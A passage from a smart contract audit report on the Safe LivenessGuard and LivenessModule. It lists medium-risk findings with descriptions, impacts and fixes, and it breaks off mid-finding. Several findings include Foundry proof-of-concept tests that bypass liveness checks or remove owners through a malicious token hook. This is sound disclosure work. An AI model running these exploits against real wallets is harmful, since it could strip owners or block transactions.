        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user2) -> %s"),
↪   contract_LivenessGuard.lastLive(user2));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user3) -> %s"),
↪   contract_LivenessGuard.lastLive(user3));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user4) -> %s"),
↪   contract_LivenessGuard.lastLive(user4));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user5) -> %s"),
↪   contract_LivenessGuard.lastLive(user5));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user6) -> %s"),
↪   contract_LivenessGuard.lastLive(user6));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user7) -> %s"),
↪   contract_LivenessGuard.lastLive(user7));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user8) -> %s"),
↪   contract_LivenessGuard.lastLive(user8));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user9) -> %s"),
↪   contract_LivenessGuard.lastLive(user9));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user10) -> %s"),
↪   contract_LivenessGuard.lastLive(user10));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(user11) -> %s"),
↪   contract_LivenessGuard.lastLive(user11));
        console.log(StdStyle.red("contract_LivenessGuard.lastLive(fallbackowner) -> %s"),
↪   contract_LivenessGuard.lastLive(fallbackowner));
        console.log(StdStyle.red("contract_SafeInstance.safe.isOwner(fallbackowner) -> %s"),
↪   contract_SafeInstance.safe.isOwner(fallbackowner));
        console.log(StdStyle.red("contract_SafeInstance.safe.isOwner(user11) -> %s"),
↪   contract_SafeInstance.safe.isOwner(user11));
    }
}
```

Console logs:



```
< contract_LivenessModule.removeOwners(prevOwners, ownersToRemove) >
  contract_LivenessModule.safe().getOwners().length -> 1
  contract_LivenessGuard.lastLive(user1) -> 10
  contract_LivenessGuard.lastLive(user2) -> 10
  contract_LivenessGuard.lastLive(user3) -> 10
  contract_LivenessGuard.lastLive(user4) -> 10
  contract_LivenessGuard.lastLive(user5) -> 10
  contract_LivenessGuard.lastLive(user6) -> 10
  contract_LivenessGuard.lastLive(user7) -> 10
  contract_LivenessGuard.lastLive(user8) -> 10
  contract_LivenessGuard.lastLive(user9) -> 10
  contract_LivenessGuard.lastLive(user10) -> 10
  contract_LivenessGuard.lastLive(user11) -> 0
  contract_LivenessGuard.lastLive(fallbackowner) -> 0
  contract_SafeInstance.safe.isOwner(fallbackowner) -> true
  contract_SafeInstance.safe.isOwner(user11) -> false

Call < contract_SafeInstance.execTransactionWithPKS(swapOwner(fallbackowner => user11)) >
  contract_LivenessModule.safe().getOwners().length -> 1
  contract_LivenessGuard.lastLive(user1) -> 10
  contract_LivenessGuard.lastLive(user2) -> 10
  contract_LivenessGuard.lastLive(user3) -> 10
  contract_LivenessGuard.lastLive(user4) -> 10
  contract_LivenessGuard.lastLive(user5) -> 10
  contract_LivenessGuard.lastLive(user6) -> 10
  contract_LivenessGuard.lastLive(user7) -> 10
  contract_LivenessGuard.lastLive(user8) -> 10
  contract_LivenessGuard.lastLive(user9) -> 10
  contract_LivenessGuard.lastLive(user10) -> 10
  contract_LivenessGuard.lastLive(user11) -> 2678410
  contract_LivenessGuard.lastLive(fallbackowner) -> 0
  contract_SafeInstance.safe.isOwner(fallbackowner) -> false
  contract_SafeInstance.safe.isOwner(user11) -> true

< contract_LivenessModule.removeOwners(_previousOwners2, _ownersToRemove2) >
  contract_LivenessModule.safe().getOwners().length -> 1
  contract_LivenessGuard.lastLive(user1) -> 10
  contract_LivenessGuard.lastLive(user2) -> 10
  contract_LivenessGuard.lastLive(user3) -> 10
  contract_LivenessGuard.lastLive(user4) -> 10
  contract_LivenessGuard.lastLive(user5) -> 10
  contract_LivenessGuard.lastLive(user6) -> 10
  contract_LivenessGuard.lastLive(user7) -> 10
  contract_LivenessGuard.lastLive(user8) -> 10
  contract_LivenessGuard.lastLive(user9) -> 10
  contract_LivenessGuard.lastLive(user10) -> 10
  contract_LivenessGuard.lastLive(user11) -> 2678410
  contract_LivenessGuard.lastLive(fallbackowner) -> 0
  contract_SafeInstance.safe.isOwner(fallbackowner) -> true
  contract_SafeInstance.safe.isOwner(user11) -> false
```

Recommendation: Consider restricting the `_removeOwner()` function so it can only trigger the `_swapToFallbackOwnerSafeCall()` call once.

3.1.3 An owner can be censored by another owner with a lower address

Submitted by zigtur, also found by r0bert, Jeiwan, Niroh, Jonatas Martins, ZdravkoHr, sammy, crypticdefense, 0xhuy0512, Rotciv Egaf, trachev, nmirchev8, 0xforge, bronzepickaxe, KupiaSec, elhaj, cyber, 0xleadwizard, 0x73696d616f, Aamirusmani1552, Mahmud and 99Crits

Severity: Medium Risk

Context: LivenessGuard.sol#L110-L117

Description: According to the specs, it is known that:

> 3. When a transaction is executed, the signatures on that transaction are passed to the guard and used to identify the signers. If more than the required number of signatures is provided, they are ignored.

By combining the fact that providing more signatures than the required number AND that the signatures must be ordered ascendingly by the corresponding owner addresses, a malicious owner can target the last owners with high addresses to bypass the liveness increase with signature.

Impact: Medium as the "victim owner" can be considered as down even if he participated in the protocol, leading to removing him from the owners list without expecting it.

Likelihood: High as the "victim owner" don't expect being banned while taking part in the signature process, so he will not call showLiveness().

Moreover, the "attacker owner" only needs an address lower than the victim one.

Proof of concept: Let's say that we have a 10/13 Safe. We define:

- 6 owners have an address lower than the attacker one (from owner1 to owner6‘).
- "Attacker owner" = 0x7777777777777777777777777777777777777777 (also called owner7).
- 5 owners have an address greater than the attacker one and lower than the victim one (from owner8 to owner12).
- "Victim owner" = 0xEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE (also called owner13).

An attacker owner always monitor the current state of proposals to define how many owners signed it. He waits for it to be 10/13 and look if the victim owner has signed. Let's say that attacker, owner11 and owner12 haven't signed, the signatures look like:

```
[ sig_owner1, sig_owner2, sig_owner3, sig_owner4, sig_owner5, sig_owner6, sig_owner8, sig_owner9, sig_owner10,
↪  sig_victim]
```

If the victim owner has signed, then the attacker signs the proposal too and make it a 11/13 proposal. Then, the signature array look like:

```
[ sig_owner1, sig_owner2, sig_owner3, sig_owner4, sig_owner5, sig_owner6, sig_ATTACKER, sig_owner8,
↪  sig_owner9, sig_owner10, sig_victim]
```

Since the Safe.checkNSignatures requires signatures to be ordered ascendingly by the owner address and only checks the required number (here 10), the victim owner signature is always ignored:

```
function checkNSignatures(bytes32 dataHash, bytes memory data, bytes memory signatures, uint256
↪  requiredSignatures) public view {
    // ...

    // There cannot be an owner with address 0.
    address lastOwner = address(0);
    address currentOwner;

    // ...

    for (i = 0; i < requiredSignatures; i++) {

        // ...

        require(currentOwner > lastOwner && owners[currentOwner] != address(0) && currentOwner !=
↪  SENTINEL_OWNERS, "GS026");
        lastOwner = currentOwner;
    }
}
```

Because the LivenessGuard.checkTransaction function uses the SafeSigners.getNSigners that also ignores the signatures with index greater than the required threshold, the victim owner address will not be retrieved and so its liveness will not be updated.

```
/// @notice Records the most recent time which any owner has signed a transaction.
/// @dev Called by the Safe contract before execution of a transaction.
function checkTransaction(
    address to,
    uint256 value,
    bytes memory data,
    Enum.Operation operation,
    uint256 safeTxGas,
    uint256 baseGas,
    uint256 gasPrice,
    address gasToken,
    address payable refundReceiver,
    bytes memory signatures,
    address msgSender
)
    external
{
    /// ...

    uint256 threshold = SAFE.getThreshold();
    address[] memory signers =
        SafeSigners.getNSigners({ dataHash: txHash, signatures: signatures, requiredSignatures: threshold });

    for (uint256 i = 0; i < signers.length; i++) { // @POC: signers length is 10, not 11. So victim address is ignored.
        lastLive[signers[i]] = block.timestamp;
        emit OwnerRecorded(signers[i]);
    }
}
```

Recommendation: Consider incrementing the liveness of **all signers**.

However, the signers for which the signature wasn't verified by the Safe must be checked to ensure that they are legit owners (otherwise, any signer would see liveness updated even if not an owner of the safe).

3.1.4 `Guard.checkafterexecution()` fails to ensure success of executed transactions whenever `gasprice > 0 | safetxgas > 0`

Submitted by AuditorPraise

Severity: Medium Risk

Context: LivenessGuard.sol#L125

Description: `LivenessGuard.checkAfterExecution()` is called by `Safe.execTransaction()` with `txHash` and returned bool of execution:

```
{
    if (guard != address(0)) {
        Guard(guard).checkAfterExecution(txHash, success);//@audit-issue this is supposed to ensure success
    }
}
```

Whenever `safeTxGas` or `gasPrice` is set the below check fails to catch failed transactions:

```
require(success || safeTxGas != 0 || gasPrice != 0, "GS013");
```

In some conditions like when `gasPrice` is `> 0 | safeTxGas > 0`, `handlePayment()` is allowed to go through for a failed `execute()` within `Safe.execTransaction()`.

The issue here is that `Safe.execTransaction()` passes `txHash` and returned bool of execution to `LivenessGuard.checkAfterExecution()` but `LivenessGuard.checkAfterExecution()` fails to ensure that the returned bool of `execution == true`.

So whenever `gasPrice` is `> 0 | safeTxGas > 0`, `handlePayment()` is allowed to go through for a failed `execute()` within `Safe.execTransaction()` due to `LivenessGuard.checkAfterExecution()` failing to check the returned bool of execution passed to it:

```
function checkAfterExecution(bytes32, bool) external {//@audit-issue received bool isn't checked.
    _requireOnlySafe();
    // Get the current set of owners
    address[] memory ownersAfter = SAFE.getOwners();

    // Iterate over the current owners, and remove one at a time from the ownersBefore set.
    for (uint256 i = 0; i < ownersAfter.length; i++) {
        // If the value was present, remove() returns true.
        address ownerAfter = ownersAfter[i];
        if (ownersBefore.remove(ownerAfter) == false) {
            // This address was not already an owner, add it to the lastLive mapping
            lastLive[ownerAfter] = block.timestamp;
        }
    }

    // Now iterate over the remaining ownersBefore entries. Any remaining addresses are no longer an owner, so
↪   we
    // delete them from the lastLive mapping.
    // We cache the ownersBefore set before iterating over it, because the remove() method mutates the set.
    address[] memory ownersBeforeCache = ownersBefore.values();
    for (uint256 i = 0; i < ownersBeforeCache.length; i++) {
        address ownerBefore = ownersBeforeCache[i];
        delete lastLive[ownerBefore];
        ownersBefore.remove(ownerBefore);
    }
}
```

Impact: `LivenessGuard.checkAfterExecution()` fails to ensure that the returned bool of execution passed to it `== true`. Whenever `gasPrice` is `> 0 | safeTxGas > 0`, `handlePayment()` is allowed to go through for a failed `execute()` within `Safe.execTransaction()`.

Executions in `Safe.sol` can silently fail whenever `gasPrice` is `> 0 | safeTxGas > 0`.

Likelihood: This is very likely to happen whenever `gasPrice > 0 | safeTxGas > 0`.

Proof of concept: Whenever `gasPrice > 0 | safeTxGas > 0`, the below require statement passes even though `success == false`:

```
require(success || safeTxGas != 0 || gasPrice != 0, "GS013");
```

Recommendation: Check the returned bool of execution passed to `LivenessGuard.checkAfterExecution()` and ensure it's `== true`.

3.1.5 Removeowners transaction can be used to make revert a transaction made it by the safe

Submitted by TamayoNft, also found by zigtur, Bauchibred, 0xleadwizard and jesjupyter

Severity: Medium Risk

Context: LivenessModule.sol#L133-L169, LivenessModule.sol#L175-L185

`removeOwners` function can be called by anyone to remove a set of owners that have not signed a transaction during the liveness interval, this is a mechanism to remove owner that are inactive (maybe he lost his key):

```
function removeOwners(address[] memory _previousOwners, address[] memory _ownersToRemove) external {
    require(_previousOwners.length == _ownersToRemove.length, "LivenessModule: arrays must be the same length"⌟
);


    uint256 ownersCount = SAFE.getOwners().length;
    for (uint256 i = 0; i < _previousOwners.length; i++) {

        if (ownersCount >= MIN_OWNERS) {
            require(canRemove(_ownersToRemove[i]), "LivenessModule: the owner to remove has signed recently");
        }

        ownersCount--;

        _removeOwner({
            _prevOwner: _previousOwners[i],
            _ownerToRemove: _ownersToRemove[i],
            _newOwnersCount: ownersCount
        });   // <----------


        if (ownersCount == 0) {
            break;
        }
    }
    _verifyFinalState();
}
```

The problem is that this function can be used to make revert a real transaction of the safe:

- If one of the owners that signed the transaction can be removed, an attacker can just call `removeOwners` to remove this owner (front running the safe transaction) and make revert the transaction in the safe because an invalid signature.
- If one of the owners can be removed, he didn't sign the safe transaction but this owner is the next one to break the `MIN_OWNERS` requirement and let the wallet with just the fallback owner, an attacker can just call `removeOwners` to remove this owner (front running the safe transaction) and make revert the transaction in the safe because just the only owner will be the fallback owner.

Impact: Making revert a transaction made it by the safe. In case where this transaction is urgent can be devastating that the transaction fail or even worst if the wallet just have the fallback owner. to restore the safe wallet again and make the signatures again can take a long time.

Proof of concept: See the `removeOwnersremoveOwners`:

```
function removeOwners(address[] memory _previousOwners, address[] memory _ownersToRemove) external {
    require(_previousOwners.length == _ownersToRemove.length, "LivenessModule: arrays must be the same length"⌟
);


    uint256 ownersCount = SAFE.getOwners().length;
    for (uint256 i = 0; i < _previousOwners.length; i++) {

        if (ownersCount >= MIN_OWNERS) {
            require(canRemove(_ownersToRemove[i]), "LivenessModule: the owner to remove has signed recently");
↪   // <----------
        }

        ownersCount--;

        _removeOwner({
            _prevOwner: _previousOwners[i],
            _ownerToRemove: _ownersToRemove[i],
            _newOwnersCount: ownersCount
        });  // <----------


        if (ownersCount == 0) {
            break;
        }
    }
    _verifyFinalState();
}
```

This function can be called by anyone to remove owners in case that the owner can be removed (see the first arrow), then in the internal `_removeOwner` function the owner are removed, or several owners if the num of owner fall bellow `MIN_OWNERS`.

```
function _removeOwner(address _prevOwner, address _ownerToRemove, uint256 _newOwnersCount) internal {
    if (_newOwnersCount > 0) {
        uint256 newThreshold = getRequiredThreshold(_newOwnersCount);
        // Remove the owner and update the threshold
        _removeOwnerSafeCall({ _prevOwner: _prevOwner, _owner: _ownerToRemove, _threshold: newThreshold });//
↪   <---------
    } else {
        // There is only one owner left. The Safe will not allow a safe with no owners, so we will
        // need to swap owners instead.
        _swapToFallbackOwnerSafeCall({ _prevOwner: _prevOwner, _oldOwner: _ownerToRemove }); <-------
    }
}
```

Recommendation: Consider implement access control in the `removeOwners` function (this function don't offer an incentive to make users call this function so likely normal users don't gonna call this function).

3.1.6 Removing owners via `livenessmodule` does not update the guard `lastlive` mapping

Submitted by ZdravkoHr, also found by r0bert, Jonatas Martins, J4X98, trachev, elhaj, Topmark and 99Crits

Severity: Medium Risk

Context: LivenessGuard.sol#L146, LivenessModule.sol#L133-L169

Description: `LivenessGuard` has a mapping where the last time a signer was active is saved.

```
mapping(address => uint256) public lastLive;
```

When an owner is removed through a normal safe transaction, this mapping is updated and the old owner's address is removed from it.

```
delete lastLive[ownerBefore];
```

However, when `LivenessModule.removeOwners()` is called, the transaction bypasses the guard and the delete logic won't be executed. This will result in a removed owner still having their `lastLive` value set.

Impact: Medium, breaks the invariant that removed owners must not be present in the `lastLive` mapping.

Likelihood: High, as it happens every time the module removes owners.

Recommendation: The same way there is a `showLiveness()` function, a `removeLiveness()` function may be introducted to the Guard:

```
function removeLiveness(address _account) external {
    require(!SAFE.isOwner(_account), "LivenessGuard: Account is owner");
    delete lastLive[_account];
}
```

It may be then called by the module after removal.

3.1.7 `Livenessguard`: the safe can call guard directly to update any owner's livelihood via exec-transaction

Submitted by lukaprini, also found by Manuel Polzhofer, r0bert, miguelmtzinf and nmirchev8

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: According to the spec, the following security properties must be upheld:

> In the guard ... 2. Non-signers are unable to create a record of having signed.

If execTransaction calls the guard directly, it will violate the above property:

1. By calling `LivenessGuard::checkTransaction()` the signers can update any owner's timestamp at will.

2. By calling `LivenessGuard::checkAfterExecution()` all the owners' lastLive will be updated as the current block timestamp.

This will give signers the ability to overcome the restriction regarding the `LivenessModule::MIN_OWNERS`.

The `LivenessGuard` can be called as the main transaction by the Safe. In that case the parameters of the `LivenessGuard::checkTransaction()` call can be provided by the signers. They will be not be checked whether it is a valid data. Therefore the signers can make any owner to be marked as live, even if the private key for the owner is lost.

Alternatively, when the `LivenessGuard::checkAfterExecution()` is called directly, the cached `ownersBefore` will be used and then deleted. Then when `LivenessGuard::checkAfterExecution()` is called in the normal `execTransaction`'s flow, it will update all the owner's timestamp.

Impact: The signers can prevent removal of inactive owners. Even if the private keys are lost, so there is no way to update the liveness via the normal/expected way, if enough signers decide to keep the owner, they can do so. This will effectively inflate the quorum.

The signers can choose which inactive owner to keep via `checkTransaction`, or keep all inactive owners via `checkAfterExecution`. By doing so, they can overcome the `LivenessModule`' `MIN_OWNERS` restriction.

For example, let's say the `MIN_OWNERS` is 9 and currently there are 10 owners. The threshold for 75% will be 8. Now, two of the 10 owners are inactive. Eventually two will be removed and the remaining 8 is below the `MIN_OWNERS`, so the Safe should be handed to the fallback. However, the remaining 8 signers will use this bug to keep their position as the Safe's owner.

This is assumed to be a high impact because it is a bypass of the safety mechanism to have enough active signers, or to use the fallback owner.

Likelihood: Even though this gives signers a way to bypass a restriction, to do so they need to agree to sign this transaction. Therefore, it seems appropriate to assign Medium likelihood.

Proof of concept: Here is a proof of concept based on the `LivenessGuard.t.sol`:

```
+    address constant VM_ADDR = 0x7109709ECfa91a80626fF3989D68f67F5b1DD12D;
+
+    function getTxData(address to, bytes memory data, uint nonce, uint256[] memory signerPKs) internal view
↪   returns (bytes memory) {
+        bytes32 txDataHash;
+        {
+            txDataHash = safeInstance.safe.getTransactionHash({
+                to: to,
+                value: 0,
+                data: data,
+                operation: Enum.Operation.Call,
+                safeTxGas: 0,
+                baseGas: 0,
+                gasPrice: 0,
+                gasToken: address(0),
+                refundReceiver: address(0),
+                _nonce: nonce
+            });
+        }
+        bytes memory signatures = "";
+        for (uint256 i; i < signerPKs.length; ++i) {
+            uint256 pk = signerPKs[i];
+            (uint8 v,bytes32 r,bytes32 s) = Vm(VM_ADDR).sign(pk, txDataHash);
+            signatures = bytes.concat(signatures, abi.encodePacked(r, s, v));
+        }
+       bytes memory payload = abi.encodeWithSelector(
+            GnosisSafe.execTransaction.selector,
+            to,
+            0, // value,
+            data,
+            Enum.Operation.Call, // operation,
+            0, // safeTxGas,
+            0, // baseGas,
+            0, // gasPrice,
+            address(0), // gasToken,
+            address(0), // refundReceiver,
+            signatures
+        );
+
+      return payload;
+    }
+
+    /// @dev Proof of concept: call the LivenessGuard in execTransaction
+    function test_checkTransaction_call_guard_poc() external {
+        // two owners will sign the transaction
+        uint256[] memory signerPKs = new uint256[](safeInstance.threshold);
+        signerPKs[0] = safeInstance.ownerPKs[0];
+        signerPKs[1] = safeInstance.ownerPKs[1];
+
+        // Record the timestamps before the transaction
+        uint256[] memory beforeTimestamps = new uint256[](safeInstance.owners.length);
+
+        // Jump ahead
+        uint256 newTimestamp = block.timestamp + 100;
+        vm.warp(newTimestamp);
+
+        bytes memory data_in = abi.encodeWithSelector(LivenessGuard.checkAfterExecution.selector,
+                                                      hex"", true);
+        // call the guard
+        // 1. via checkTransaction, they can update timestamp of signers at will
+        // 2. via checkAfterTransaction, they can update timestamp for every owner
+        bytes memory data = getTxData(address(livenessGuard), data_in, safeInstance.safe.nonce(), signerPKs);
+        (bool success, ) = address(safeInstance.safe).call(data);
+        require(success);
+
+        for (uint256 i; i < safeInstance.owners.length; i++) {
+            uint256 lastLive = livenessGuard.lastLive(safeInstance.owners[i]);
+              // everyone's timestamp is updated
+              assertGe(lastLive, beforeTimestamps[i]);
+              assertEq(lastLive, newTimestamp);
+        }
+    }
```

The function getTxData will make the call data to the Safe::execTransaction(). The transaction will be signed by the given signerPKs list.

In the above demonstration, the signers (2 out of 3) will sign to call the LivenessGuard::checkAfterExecution. By doing so, every owner's (3 out of 3) timestamp is updated. Imagine that the LivenessModule's MIN_OWNERS is 3 and the third signer lost their private key. In that case all these signers are supposed to be removed and the Safe should be handed to the Fallback owner. But the signers could bypass it using this tactic.

Recommendation: Ignoring the empty ownersBefore cached list will prevent a part of this issue (i.e. calling checkAfterExecution).

3.1.8 Livenessmodule: adding an owner may be prevented

Submitted by lukaprini

Severity: Medium Risk

Context: LivenessGuard.sol#L136

Description: Removing or adding an owner should be agreed and signed by the owners of the Safe. But if they can be convinced to use the gas refund and a token with a transfer hook is used, the refund receiver can prevent adding an owner.

When an owner is added, the added owner's timestamp will be updated in the LivenessGuard::checkAfterExecution. The checkAfterExecution is, however, called after the handlePayment. If the handlePayment can eventually call the LivenessModule::removeOwners, it will assume that this newly added owner is inactive and remove the newly added owner.

Impact: The refund receiver can prevent the collective decision of adding a new owner.

Likelihood: It is assigned to be Low likely since there are multiple conditions to enable this bug to be exploited.

Proof of concept: The following code is based on the LivenessModule.t.sol:

```
diff --git a/packages/contracts-bedrock/test/Safe/LivenessModule.t.sol
↪   b/packages/contracts-bedrock/test/Safe/LivenessModule.t.sol
```

```
index fd88b06..49ce1dc 100644
--- a/packages/contracts-bedrock/test/Safe/LivenessModule.t.sol
+++ b/packages/contracts-bedrock/test/Safe/LivenessModule.t.sol
@@ -373,6 +373,53 @@ contract LivenessModule_RemoveOwners_TestFail is LivenessModule_TestInit {
 contract LivenessModule_RemoveOwners_Test is LivenessModule_TestInit {
     using SafeTestLib for SafeInstance;

+    // will be called for refund by the safe
+    function transfer(address, uint256) public {
+      address[] memory prevOwners = new address[](1);
+      address[] memory ownersToRemove = new address[](1);
+      ownersToRemove[0] = address(0xa11ce);
+      prevOwners[0] = address(0x1);
+      livenessModule.removeOwners(prevOwners, ownersToRemove);
+    }
+
+    /// @dev Proof of concept: remove newly added owner in handlePayment call
+    function test_removeOwners_in_tokentransfer_poc() external {
+
+        // Record the timestamps before the transaction
+        uint256[] memory beforeTimestamps = new uint256[](safeInstance.owners.length);
+
+        // Jump ahead
+        uint256 newTimestamp = block.timestamp + 40 days;
+        vm.warp(newTimestamp);
+
+        // add an owner
+        address alice = address(0xa11ce);
+        bytes memory data_in = abi.encodeWithSelector(OwnerManager.addOwnerWithThreshold.selector,
+                                                      alice, 8);
+
+        safeInstance.execTransaction({
+          to: address(safeInstance.safe),
+          value: 0,
+          data: data_in,
+          operation: Enum.Operation.Call,
+          safeTxGas: 100000,
+          baseGas: 0,
+          gasPrice: 1,
+          gasToken: address(this),
+          refundReceiver: payable(address(0)),
+          signatures: ""
+        });
+
+        for (uint256 i; i < safeInstance.threshold; i++) {
+            uint256 lastLive = livenessGuard.lastLive(safeInstance.owners[i]);
+              assertGe(lastLive, beforeTimestamps[i]);
+              assertEq(lastLive, newTimestamp);
+        }
+        // the newly added owner is removed from the transfer call
+        assert(!safeInstance.safe.isOwner(alice));
+    }
+
+
     /// @dev Tests if removing one owner works correctly
     function test_removeOwners_oneOwner_succeeds() external {
         uint256 ownersBefore = safeInstance.owners.length;
```

Above the call `addOwnerWithThreshold` is signed and `execTransaction` is called. For simplicity, the `address(this)` is used as the gasToken. Then the test contract has `transfer` function which will call the `LivenessModule::removeOwners`. It will remove the newly added owner successfully.

ERC20 Token with hook can be used, and the receiver of the token can call the `LivenessModuel::removeOwners` upon receiving the refund.

Recommendation: Consider `LivenessModule::removeOwners` to revert, if it is called by the Safe. Since there is no clear reason that should happen.

3.1.9 In case of `exectransaction()` reentrancy all owners will be marked as live

Submitted by 0xa5df, also found by KumaCrypto, lukaprini, yixxas, Manuel Polzhofer, J4X98, cyber and 99Crits

Severity: Medium Risk

Context: LivenessGuard.sol#L134

Description: Before a transaction starts (at `checkTransaction()`) the `LivenessGuard` stores the list of current owners at `ownersBefore` `EnumerableMap`, and after the transaction is executed (at `checkAfterExecution()`) it compeares the list of owners from `SAFE.getOwners()` and `ownersBefore`. Any owner present at `SAFE.getOwners()` but not at `ownersBefore` is assumed to be a new owner and marked as alive.

The issue is that in case of a transaction reentrancy (transaction B is executed while transaction A didn't finish yet) `ownersBefore` will be empty when `checkAfterExecution()` is called for the first transaction, the function would assume all owners are new owners and would mark them all as alive.

Consider the following scenario:

- The safe owners sign transaction A to send an NFT to Alice's contract.
- They also sign another transaction B (e.g. send 5K USDC to Bob).
- Alice modifies her contract so that when `onerc721received()` is called it'll execute transaction B.
- Alice executes transaction A (which then execute transaction B).
- As demonstrated above, when `checkAfterExecution()` is called for transaction A `ownersBeofre` is empty and all owners are marked as alive.

Recommendation: Either:

- Don't allow reentrancy (reentrancy lock on `checkTransaction()`).
- Allow reentrancy but keep a separate list of `ownersBefore` for each level of the reentrancy.

3.1.10 The `fallback_owner` can be added as an owner, which bricks `livenessmodule`

Submitted by nmirchev8, also found by ladboy233, imare and Al-Qa-qa

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: The owners of the Safe have to be considered "live" so that they don't get removed via `removeOwners` in `LivenssModule`.

They are not considered "live" when a `LIVENESS_INTERVAL` + their lastLive timestamp are < `block.timestamp`, if this happens they are valid to be removed. `removeOwners` has a special case in which, if all owners have to be removed, the last one is swapped with the `FALLBACK_OWNER`, thus keeping only the `FALLBACK_OWNER` as an owner.

```
/// @notice Sets the fallback owner as the sole owner of the Safe with a threshold of 1
/// @param _prevOwner Owner that pointed to the owner to be replaced in the linked list
/// @param _oldOwner Owner address to be replaced.
function _swapToFallbackOwnerSafeCall(address _prevOwner, address _oldOwner) internal {
    require(
        SAFE.execTransactionFromModule({
            to: address(SAFE),
            value: 0,
            operation: Enum.Operation.Call,
            //@audit this doesn't change threshold is that ok?
            data: abi.encodeCall(OwnerManager.swapOwner, (_prevOwner, _oldOwner, FALLBACK_OWNER))
        }),
        "LivenessModule: failed to swap to fallback owner"
    );
    emit OwnershipTransferredToFallback();
}
```

The function makes a call to `swapOwner`:

```
function swapOwner(
    address prevOwner,
    address oldOwner,
    address newOwner
) public authorized {
    // Owner address cannot be null, the sentinel or the Safe itself.
    require(newOwner != address(0) && newOwner != SENTINEL_OWNERS && newOwner != address(this), "GS203");
    // No duplicate owners allowed.
    require(owners[newOwner] == address(0), "GS204");
    // Validate oldOwner address and check that it corresponds to owner index.
    require(oldOwner != address(0) && oldOwner != SENTINEL_OWNERS, "GS203");
    require(owners[prevOwner] == oldOwner, "GS205");
    owners[newOwner] = owners[oldOwner];
    owners[prevOwner] = newOwner;
    owners[oldOwner] = address(0);
    emit RemovedOwner(oldOwner);
    emit AddedOwner(newOwner);
}
```

You'll notice this line:

```
// No duplicate owners allowed.
require(owners[newOwner] == address(0), "GS204");
```

The `newOwner` (`FALLBACK_OWNER`) can't already be an owner in the Safe. Knowing this, the original owners of the Safe can simply add the `FALLBACK_OWNER` as an owner to the Safe and then be completely inactive and they will never be removed via `removeOwners`.

This happens because `FALLBACK_OWNER` will always be the last address returned by `getOwners`. The owners mapping inside `OwnerManager` are stored in a linked list and `FALLBACK_OWNER` is the tail.

This way, `FALLBACK_OWNER` will also be the last to be removed and since the last owner has to be swapped, not removed, `swapOwner` will revert, as `newOwner` is already in the `owners` mapping.

Recommendation: We recommend adding specific checks in the guard that don't allow the adding of the `FALLBACK_OWNER` as an owner.

3.1.11 Liveness is erroneously reset for all owners when `livenessguard` is upgraded or replaced

Submitted by ethan, also found by ZdravkoHr and 0x73696d616f

Severity: Medium Risk

Context: LivenessGuard.sol#L51

Description: As a means of initializing the `lastLive` mapping, the constructor of `LivenessGuard` iterates through the Safe's owners and sets `lastLive` for each one to `block.timestamp`. However, this only makes sense the first time it is deployed: when the `LivenessGuard` needs to be upgraded or replaced in the future, this initialization will refresh the liveness of potentially inactive owners and undermine the functionality of the `LivenessModule`.

Impact: The entirety of the `LivenessModule` and `LivenessGuard`'s combined functionality is aimed at facilitating the efficient removal of inactive owners. This utility is compromised by the fact that the `LIVENESS_INTERVAL`, an ostensibly `immutable` value, could be increased without limit as a consequence of normal development and operation.

Likelihood: This is guaranteed to occur anytime the `LivenessGuard` is replaced, as long as the constructor remains unchanged.

Proof of Concept: Since a test is not necessary to demonstrate that the `LivenessGuard` resets `lastLive` for every owner of the Safe, this proof of concept will walk through what a higher-impact consequence of this vulnerability might look like in practice. But, for reference, below is the constructor code that resets each `lastLive` value:

```
address[] memory owners = _safe.getOwners();
for (uint256 i = 0; i < owners.length; i++) {
    address owner = owners[i];
    lastLive[owner] = block.timestamp;
    emit OwnerRecorded(owner);
}
```

Now, consider the following scenario:

- Five owners in a 10-of-12 Safe have been inactive for five months.
- The `LIVENESS_INTERVAL` for this Safe is six months.
- The `LivenessModule` will require a shutdown imminently.
- A bug is found in the `LivenessGuard`, necessitating an urgent replacement.
- `lastLive` is reset for all owners, including the five inactive ones, when the new `LivenessGuard` is deployed.
- The `LivenessModule` is forced to wait nearly a year in total to remove these owners, initiate a shutdown, and recover the Safe.
- This process could repeat infinitely. If the `LivenessGuard` needed an update or replacement every five months during a five year period, for example, its true `LIVENESS_INTERVAL` would be an order of magnitude greater than intended.

Recommendation: The `LivenessGuard` could optionally initialize the mapping with existing values:

```
constructor(Safe _safe, address _prevGuard) {
    SAFE = _safe;
    address[] memory owners = _safe.getOwners();
    for (uint256 i = 0; i < owners.length; i++) {
        address owner = owners[i];

        lastLive[owner] = prevGuard == address(0) ?
            block.timestamp :
            LivenessGuard(_prevGuard).lastLive(owner);

        emit OwnerRecorded(owner);
    }
}
```

3.1.12 EIP-1271 non-compliance and denial of service risk for account abstraction wallets in council safe

Submitted by elhaj, also found by Putra Laksmana, J4X98, bronzepickaxe, BoRonGod, deth and nmirchev8

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: Owners using smart contract wallets (account abstraction), are facing a blocking issue when trying to sign transactions on the **Council Safe**. This is due to the use of incorrect validation logic for smart contract wallet signatures as defined in EIP1271 in the version of the contract used by the Council Safe.

The problem occurs in the `checkNSignatures` function. The contract calls the `isValidSignature` function with the wrong types of inputs.

```
require(ISignatureValidator(currentOwner).isValidSignature(
  data,
  contractSignature
) == EIP1271_MAGIC_VALUE, 'GS024')
```

The `ISignatureValidator` in the `EIP1271` takes `(bytes32 , bytes)` , while the interface used in this version of safe define it as : `(bytes,bytes)`.

This leads to diffrent function signatures and thus the diffrent (`EIP1271_MAGIC_VALUE`), so `EIP1271_MAGIC_VALUE` expected to be returned when the validation is successful is incorrectly implemented when compared to the standard defined in EIP-1271.

- `safe_magic_value` => `0x20c13b0b`
- `EIP1271_magic_value` => `0x1626ba7e`

This can lead to two major issues:

1. Owners with smart contract wallets (account abstraction) are unable to sign transactions, violating this specified property.

